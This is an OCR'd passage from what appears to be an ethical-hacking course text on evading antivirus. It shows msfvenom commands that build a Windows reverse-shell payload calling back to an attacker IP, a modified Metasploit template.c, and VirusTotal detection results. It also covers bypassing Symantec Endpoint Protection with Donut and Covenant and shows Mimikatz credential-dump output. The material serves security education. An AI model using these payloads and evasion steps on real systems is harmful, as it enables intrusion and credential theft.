
Bypassing Antivirus using Metasploit Templates

Attackers often try to ensure that their malicious payloads bypass antivirus software on the victim machine. Metasploit templates can be used in this regard.

- **Step 1:** Run the following command to generate a payload using **`msfvenom`**:

  `msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address> lport=444 -f exe > /home/attacker/Windows.exe`



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Window
s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help

Figure 12.67: Screenshot showing creation of malicious payload

Test Windows.exe payload with VirusTotal to analyze the file and identify the detection rate.

Ad-Aware	Trojan.CryptZ.Gen	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Gen	Antiy-AVL	Trojan/Generic.ASCommon.153
Arcabit	Trojan.CryptZ.Gen	Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta	Gen:NN.ZexaF.34606.eq1@aaDU

Figure 12.68: Screenshot of VirusTotal showing detection rate

- **Step 2:** To decrease the detection rate, open template.c and decrease the payload size (here, from 4096 to 4000):

```
#include <stdio.h>
#define SCSIZE 4000
char payload[SCSIZE] = “PAYLOAD:”;
char comment[512] = “”;
int main(int argc, char **argv) {
      (*(void (*) () ) payload) ();
      return(0);
}
```


  Note: Store the template.c program in the same folder where the malicious payload is stored.

- **Step 3:** Now, navigate to the exe folder where the malicious payload is stored and run the following command to recompile the standard template.

```
i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
```

- **Step 4:** Next, run the following command to generate a payload using the new template:

```
msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address> lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
```



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-frame
work/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
```

Figure 12.69: Screenshot showing generation of payload using the new template

Now, again test bypass.exe payload with VirusTotal to analyze the file and identify the detection rate.


Figure 12.70: Screenshot of VirusTotal showing detection rate

In the above screenshot, you can notice that the detection rate of the malicious payload decreased. Attackers continuously modify Metasploit templates to decrease the detection rate and evade antivirus software.



Bypassing Symantec Endpoint Protection

- Symantec Endpoint Protection (SEP) is a cyber defense software suite deigned with antivirus/malware and intrusion detection capabilities
- Attackers use tools such as **Covenant C2 Framework** and **Donut** to bypass SEP to execute malicious payload, gain persistence, and **dump credentials** from the target machine

Creating a Payload

Transforming Payload into Shellcode

```
:~/Red_Teaming/donut# ./donut -c GruntStager -a 3 -b 2 -z 2 -x 2 -e 3 GruntHTTP.exe -o gruntloader.bin

[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "GruntHTTP.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : .NET EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP     : abort
[ Shellcode     : "gruntloader.bin"
:~/Red_Teaming/donut#
```

Using InstallUtil.exe to Execute the Shellcode and Evade SEP Detection

Grunt: b11e46a91d

```
User name :
SID name  : NT AUTHORITY\SYSTEM

minikatz(powershell) # lsadump::secrets
Domain : WIN2012SERVER

Domain name : LOCALAD

Secret  : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
```

